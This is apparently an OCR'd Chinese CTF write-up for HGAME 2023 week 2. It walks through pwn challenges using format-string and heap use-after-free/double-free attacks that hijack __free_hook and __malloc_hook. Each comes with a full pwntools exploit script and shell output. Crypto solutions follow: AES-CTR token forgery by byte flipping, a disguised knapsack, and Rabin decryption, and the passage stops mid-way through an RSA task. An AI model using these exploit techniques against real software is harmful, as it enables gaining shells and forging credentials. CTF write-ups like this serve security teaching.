
```python
payload1 =  0xfa * b'a' + 0x6 * b'b'
p.sendafter(b'What would you like to let Yukkri say?\n', payload1)
p.recvuntil(b'b' * 6)
stack_addr = u64(p.recv(6).ljust(8, b'\x00'))
print("[+]stack address: " + hex(stack_addr))
p.sendlineafter(b'anything else?(Y/n)\n', b'Y')

#! 将got表中puts地址以及函数返回地址写入栈中
ret_addr_1 = stack_addr - 0x8
payload2 = p64(puts_got) + p64(ret_addr_1) + p64(ret_addr_1 + 1)
p.send(payload2)
p.sendlineafter(b'anything else?(Y/n)\n', b'n')

#! 输出puts的实际地址同时修改返回地址为vuln函数
p.sendafter(b'Yukkri prepared a gift for you: \n', b'%21c%10$hhn%122c%9$hhn%8$s')
puts_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base_addr = puts_addr - libc.sym['puts']
print("[+]libc base address: " + hex(libc_base_addr))

#! 寻找可用的one_gadget将其写入栈中并控制返回地址指向one_gadget
one_gadget_addr = libc_base_addr + 0xe3b01
print("[+]one gadget address: " + hex(one_gadget_addr))
one_byte = [int(hex(one_gadget_addr)[i+2:i+6], 16) for i in range(0, 12, 4)]
two_byte = sorted(one_byte)
ret_addr_2 = stack_addr + 0x8
p.sendafter(b'What would you like to let Yukkri say?\n', p64(ret_addr_2 + 0x6) + p64(ret_addr_2 + 0x4) + p64(ret_addr_2 + 0x2) + p64(ret_addr_2))
payload = b'%8$hn'
payload += b'%' + str(two_byte[0]).encode() + b'c%' + str(one_byte.index(two_byte[0]) + 9).encode() + b'$hn%' + str(two_byte[1] - two_byte[0]).encode() + b'c%' + str(one_byte.index(two_byte[1]) + 9).encode() + b'$hn%' + str(two_byte[2] - two_byte[1]).encode() + b'c%' + str(one_byte.index(two_byte[2]) + 9).encode() + b'$hn' + b'\x00'
print(payload)
p.sendlineafter(b'anything else?(Y/n)\n', b'n')
p.sendafter(b'Yukkri prepared a gift for you: \n', payload)
p.interactive()
```



```
bin
dev
flag
ld-2.31.so
lib
lib32
lib64
libc-2.31.so
vuln
$ cat flag
hgame{f12d52d88510975e21016b5a1fc7160c114ebf43}
$ 
```


editable_note

菜单堆题，在 free 后没有将指针置为 null：



```
unsigned __int64 delete_note()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index: ");
  __isoc99_scanf("%u", &v1);
  if ( v1 <= 0xF )
  {
    if ( *((_QWORD *)&notes + v1) )
      free(*((void **)&notes + v1));
    else
      puts("Page not found.");
  }
  else
  {
    puts("There are only 16 pages in this notebook.");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

同时在 libc-2.31 存在`tcache`，我们首先可以分配较大的 chunk 将`tcache`填满，那么接下来再 free 一个 chunk 就会进入`unsorted bin`中，而在 fastbin 为空时，unsorted bin 的 fd 和 bk 指向自身 main_arena 中，我们可以通过 main_arena 的地址来计算 libc 的基址。




```
pwndbg> bins
tcachebins
0x90 [  7]: 0x555555559600 —▸ 0x555555559570 —▸ 0x5555555594e0 —▸ 0x555555559450 —▸ 0x5555555593c0 —▸ 0x555555559330 —▸ 0x5555555592a0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559680 —▸ 0x7ffff7f9cce0 (main_arena+96) ◂— 0x555555559680
smallbins
empty
largebins
```

接下来我们利用`edit_note`这个函数可以修改 tcache 首位的 chunk 为`__free_hook`的地址，然后通过两次 malloc 来申请到这块地址，接着修改为`system`函数的地址，然后`free`一个 chunk，chunk 的内容为`/bin/sh\x00`。

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/week2/editable_note/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/week2/editable_note/libc-2.31.so'
elf = ELF(elfpath)
```

```python
libc = ELF(libcpath)

select = 1
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-2.hgame.lwsec.cn', 30887)

def add(index, size):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())

def dele(index):
    p.sendlineafter(b'>', b'2')
    p.sendlineafter(b'Index: ', str(index).encode())

def show(index):
    p.sendlineafter(b'>', b'4')
    p.sendlineafter(b'Index: ', str(index).encode())

def edit(index, content):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Content: ', content)

#! 利用tcache机制填入chunk泄露main_arena进而泄露libc基址
for i in range(8):
    add(i, 0x80)
add(8, 0x80)
for i in range(8):
    dele(i)
show(7)
main_arena_offset = 0x1ecb80
main_arena_addr = u64((p.recv(6)).ljust(8, b'\x00'))
libc_base_addr = main_arena_addr - main_arena_offset - 96
print("[+]libc base address: " + hex(libc_base_addr))

#! 将free_hook劫持为system来getshell
free_hook_addr = libc_base_addr + libc.sym['__free_hook']
system_addr = libc_base_addr + libc.sym['system']
edit(6, p64(free_hook_addr))
add(9, 0x80)
add(10, 0x80)
edit(10, p64(system_addr))
add(11, 0x8)
edit(11, b'/bin/sh\x00')
dele(11)
p.interactive()
```




```
lib32
lib64
libc-2.31.so
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{ed80e0e3144abb692e7106624d51344bed5daed2}\n'
hgame{ed80e0e3144abb692e7106624d51344bed5daed2}
$ 
```

fast_note

总体上和上一题类似，但是是在 libc-2.23 的环境下，同时没有`edit_note`的功能。

与上道题一样，首先需要泄露 libc 的基址，这里只需要申请大于`MAX_FAST_SIZE`的 chunk 然后 free 即可泄露出`main_arena`的地址进而得到 libc 基址。




```
pwndbg> bins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x603000 —▸ 0x7ffff7dd1b78 (main_arena+88) ◂— 0x603000
smallbins
```

接下来可以利用 fast bin 的`double free`漏洞来劫持`__malloc_hook`指向`one_gadget`来 getshell，但这里发现直接使用 4 个 gadget 都无法满足条件，这里利用`realloc`来调整栈帧来使 one_gadget 生效，具体可参考：https://blog.csdn.net/Invin_cible/article/details/123042819

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/week2/fast_note/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/week2/fast_note/libc-2.23.so'
elf = ELF(elfpath)
libc = ELF(libcpath)

select = 0
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-2.hgame.lwsec.cn', 31208)

def add(index, size, content):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())
    p.sendlineafter(b'Content: ', content)

def dele(index):
    p.sendlineafter(b'>', b'2')
    p.sendlineafter(b'Index: ', str(index).encode())

```

```python
def show(index):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())

#! 写入大chunk泄露main_arena进而泄露libc基址
add(0, 0x80, b'hello')
add(1, 0x80, b'world')
dele(0)
show(0)
main_arena_offset = 0x3c4b20
main_arena_addr = u64((p.recv(6)).ljust(8, b'\x00'))
libc_base_addr = main_arena_addr - main_arena_offset - 88
print("[+]libc base address: " + hex(libc_base_addr))

#! 利用double free劫持malloc_hook向其中写入one_gadget并利用realloc调整使其满足执行条件getshell
fake_chunk_addr = libc_base_addr + libc.sym['__malloc_hook'] - 0x23 # 伪造符合要求的chunk
realloc_addr = libc_base_addr + libc.sym['realloc']
add(3, 0x60, b'\x00') #! chunk0
add(4, 0x60, b'\x00') #! chunk1
dele(3)
dele(4)
dele(3)
add(5, 0x60, p64(fake_chunk_addr))
add(6, 0x60, b'\x00')
add(7, 0x60, b'\x00')
one_gadget_addr = libc_base_addr + 0xf1247
add(8, 0x60, b'\x00' * 0xb + p64(one_gadget_addr) + p64(realloc_addr + 6))
p.sendlineafter(b'>', b'1')
p.sendlineafter(b'Index: ', str(9).encode())
p.sendlineafter(b'Size: ', str(0x60).encode())
p.interactive()
```



```
libc-2.23.so
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{5d318b3a37849d493165f1852acd4942ae48f3e2}\n'
hgame{5d318b3a37849d493165f1852acd4942ae48f3e2}
```

new_fast_note


这题与上一道题同样也是只改成了 libc-2.31 的环境。

综合前两道题的思路，这里首先泄露 libc 基址，先将 tcache 填满，然后继续 free 一个大 chunk 即可泄露 `main_arena` 的地址继而得到 libc 基址。

这题有一个小改动就是在 malloc 的时候没有对索引进行检查，也就是说你可以多次申请同一个 index 的 chunk。那么因为这里存在 tcache，要想进行 double free 的话，我们需要先将 tcache 填满，然后在 fast bin 中进行 double free，再接着将 tcache 中的 7 个 chunk 清空，这时候再继续 malloc 就会将 fast bin 搬到 tcache 中来，然后这里就可以直接劫持 `__free_hook` 为 `system` 来 getshell 了。具体的原理可以参考：https://www.cnblogs.com/z2yh/p/14045725.html

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week2/new_fast_note/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week2/new_fast_note/libc-2.31.so'
elf = ELF(elfpath)
libc = ELF(libcpath)

select = 1
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-2.hgame.lwsec.cn', 32446)

# gdb.attach(p)
def add(index, size, content):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())
    p.sendlineafter(b'Content: ', content)

def dele(index):
    p.sendlineafter(b'>', b'2')
    p.sendlineafter(b'Index: ', str(index).encode())

def show(index):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())

#! 泄露libc基址
for i in range(1, 9):
    add(i, 0x80, str(i).encode())
add(0, 60, b'8')
for i in range(1, 9):
    dele(i)
show(8)
main_arena_offset = 0x1ecb80
main_arena_addr = u64(p.recv(6).ljust(8, b'\x00'))
libc_base_addr = main_arena_addr - main_arena_offset - 96
print("[+]libc base address: " + hex(libc_base_addr))

#! 先将tcache填满
free_hook_addr = libc_base_addr + libc.sym['__free_hook']
system_addr = libc_base_addr + libc.sym['system']
for i in range(1, 7):
    add(i, 60, str(i).encode())
add(7, 60, b'7')
add(8, 60, b'8')
add(9, 60, b'9')
for i in range(7):
    dele(i)
#! 然后在fastbin中进行double free
dele(7)
dele(8)
dele(7)
#! 将tcache清空，然后将fastbin搬到tcache中
for i in range(7):
    add(i, 60, str(i).encode())
#! 将free_hook修改为system进行getshell
add(10, 60, p64(free_hook_addr))
add(11, 60, b'\x00')
add(12, 60, b'/bin/sh\x00')
add(13, 60, p64(system_addr))
dele(12)
p.interactive()
```



```
libc-2.31.so
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{6e9ee1253cef79ebbe0b3b2f0f24624c9bd3f947}\n'
hgame{6e9ee1253cef79ebbe0b3b2f0f24624c9bd3f947}
```

Crypto

零元购年货商店

一道很有意思的密码题，Go 实现的后端，本质上是 AES 的 CTR 模式的漏洞。


首先看看 `router.go`：

```go
func buyController(c *gin.Context) {
    method := c.Request.Method
    token, err := c.Cookie("token")
    if err != nil {
        c.String(http.StatusForbidden, "没有身份的人可不能来这儿买东西。")
    }
    jsonUser, err := util.Decrypt(token)
    if err != nil {
        c.String(http.StatusBadGateway, err.Error())
    }
    User := user.User{}
    err = json.Unmarshal([]byte(jsonUser), &User)
    if err != nil {
        c.String(http.StatusBadGateway, err.Error())
    }
    name := User.Name
    if method != http.MethodGet {
        c.String(http.StatusMethodNotAllowed, fmt.Sprintf("your method: %s. but only get method allowed", method))
    } else {
        product := c.Query("prod")
        if product == "flag" {
            if name != "Vidar-Tu" {
                c.String(http.StatusOK, "flag 可是特地为兔兔准备的！")
            } else {
                file, _ := os.Open("flag.txt")
                flag, _ := io.ReadAll(file)
                c.String(http.StatusOK, fmt.Sprintf("%s buy %s successfully\n%s", name, product, flag))
            }
        } else {
            c.String(http.StatusOK, fmt.Sprintf("%s buy %s successfully", name, product))
        }

    }
}
```

可以看到这里会对我们访问时所带的 token 进行解密然后只有解密后的 `name=Vidar-Tu` 时才能购买 flag。那么接下来看看解密和加密的逻辑：

```
func Encrypt(u string) (string, error) {
    block, err := aes.NewCipher(key)
    if err != nil {
        return "", err
    }
    plainText := []byte(u)
    blockMode := cipher.NewCTR(block, iv)
    cipherText := make([]byte, len(plainText))
    blockMode.XORKeyStream(cipherText, plainText)
    return base64.StdEncoding.EncodeToString(cipherText), nil
}

func Decrypt(cipherText string) (string, error) {
    decodeData, err := base64.StdEncoding.DecodeString(cipherText)
    if err != nil {
        return "", errors.New("invalid base64")
    }
    block, err := aes.NewCipher(key)
    blockMode := cipher.NewCTR(block, iv)
    plainText := make([]byte, len(decodeData))
    blockMode.XORKeyStream(plainText, decodeData)
    return string(plainText), nil
}
```


加密就是一个简单的 CTR 模式后进行 Base64 编码，可以看看 CTR 加密的原理：



Counter (CTR) mode encryption

实际上就是通过 key 和iv 生成一个16字节的数据与明文分块后进行异或得到密文，那么这里我们可以伪造一个和`Vidar-Tu`长度相同的用户名，这时我们就知道了明文和密文，那么将**明文和密文进行异或就可以得到加密流**了，接着利用得到的加密流对`Vidar-Tu`用户的信息进行加密得到 token，利用生成的 token 即可购买flag。

```go
package main

import (
    "encoding/base64"
    "encoding/json"
    "fmt"
    "time"
)

type User struct {
    Name    string
    Created int64
    Uid     string
}

func main() {
    decodeData, err := base64.StdEncoding.DecodeString("2/I9jc9vm6oYOm1OyVgefjLREr8d6Wh7fsg3X2UamIQF4rB2nOwROPI4gWbbEtB7NvYnU6pOsAE6kg==")
    if err != nil {
        fmt.Println("error")
    }
    fmt.Println(decodeData)
    userName := "aaaaaaaa"
    User1 := User{Name: userName, Created: time.Now().Unix(), Uid: "230555433"}
    jsonUser, _ := json.Marshal(User1)
    U := string(jsonUser)
    plaintext := []byte(U)
    fmt.Println(plaintext)
    c := make([]byte, len(plaintext))
    // 循环异或
    for i := 0; i < len(plaintext); i++ {
        c[i] = plaintext[i] ^ decodeData[i]
    }
    fmt.Println(c)
    token := "Vidar-Tu"
    TuTu := User{Name: token, Created: time.Now().Unix(), Uid: "230555433"}
    jsonTu, _ := json.Marshal(TuTu)
    T := string(jsonTu)
    f := make([]byte, len(plaintext))
    // 循环异或
    for i := 0; i < len(plaintext); i++ {
        f[i] = c[i] ^ T[i]
    }
    fmt.Println(base64.StdEncoding.EncodeToString(f))
}
// 2/I9jc9vm6oY5WVxyUtSSybREr8d6Wh7fsg3X2UamIQF4rB2nOwROPI4gWbbEtB7NvYnU6pOsAE6kg==
```



```
Vidar-Tu buy flag successfully
hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}
```

http://week-2.hgame.lwsec.cn:30198/home

□ Post data □ Referer □ User Agent ☑ Cookies Clear All

C token=2/l9jc9vm6oY5WVxyUtSSybREr8d6Wh7fsg3X2UamIQF4rB2n0wROPI4gWbbEtB7N

包里有什么

题目源码：

```python
from random import randint
from libnum import gcd, s2n

from secret import flag

plain = flag[6:-1]
assert flag == 'hgame{' + plain + '}'
v = bin(s2n(plain))[2:]
l = len(v)
a = [2 << i for i in range(l)]
m = randint(sum(a), 2 << l + 1)
w = randint(0, m)
assert gcd(w, m) == 1
b = [w * i % m for i in a]

c = 0
for i in range(l):
    c += b[i] * int(v[i])

print(f'm = {m}')
print(f'b0 = {b[0]}')
print(f'c = {c}')

# m = 1528637222531038332958694965114330415773896571891017629493424
# b0 = 69356606533325456520968776034730214585110536932989313137926
# c = 93602062133487361151420753057739397161734651609786598765462162
```

可以看出这里首先生成了一个**超递增序列a**，也就是说 a 满足$\sum_{j=1}^{i-1} a_j \leq a_i$

这里可以将a, b, v视为向量，$b = a * w \mod m$，$c = b \cdot v$

此题是将超递增序列通过取模进行了伪装，那么此时的加密实际上是$c = a * w \mod m \cdot v$，由于这里满足$m > sum(a)$，那么我们可以利用$c * w^{-1} \mod m = a \cdot v$来解密$v$进而得到 flag。

```python
# -*- encoding: utf-8 -*-
'''
@File    :   bag.py
@Time    :   2023/01/12 20:17:30
@Author  :   zeroc
'''
from Crypto.Util.number import *
import gmpy2
m = 1528637222531038332958694965114330415773896571891017629493424
b0 = 69356606533325456520968776034730214585110536932989313137926
c = 93602062133487361151420753057739397161734651609786598765462162
l = 198
a = [2 << i for i in range(l)]
w = (b0 + m) // 2
b = [w * i % m for i in a]
c = (c * gmpy2.invert(w, m)) % m
flag = ""
for i in a[::-1]:
    if c >= i:
        flag = '1' + flag
        c -= i
    else:
        flag = '0' + flag
print("hgame{" + long_to_bytes(int(flag, 2)).decode() + "}")
#! hgame{1t's_4n_3asy_ba9_isn7_it?}
```

Rabin

简单的 Rabin 加密：

```python
# -*- encoding: utf-8 -*-
'''
@File    :   rabin.py
@Time    :   2023/01/12 20:23:40
@Author  :   zeroc
'''
import gmpy2
from Crypto.Util.number import *
p = 65428327184555679690730137432886407240184329534772421373193521144693375074983
q = 98570810268705084987524975482323456006480531917292601799256241458681800554123
c = 0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
n = p * q
```

```
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
s = gmpy2.invert(p, q)
t = gmpy2.invert(q, p)
m1 = (s * p * mq + t * q * mp) % n
m2 = n - m1
m3 = (s * p * mq - t * q * mp) % n
m4 = n - m3
print(long_to_bytes(m1))
print(long_to_bytes(m2))
print(long_to_bytes(m3))
print(long_to_bytes(m4))
#! hgame{That'5_s0_3asy_to_s@lve_r@bin}
```

RSA 大冒险1

总共分为四部分：

- Task 1

```
from Crypto.Util.number import *
from challenges import chall1_secret
class RSAServe:
    def __init__(self) -> None:
        self.e = 65537
        self.p = getPrime(128)
        self.q = getPrime(100)
        self.r = getPrime(100)
        self.m = chall1_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.p*self.q*self.r)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
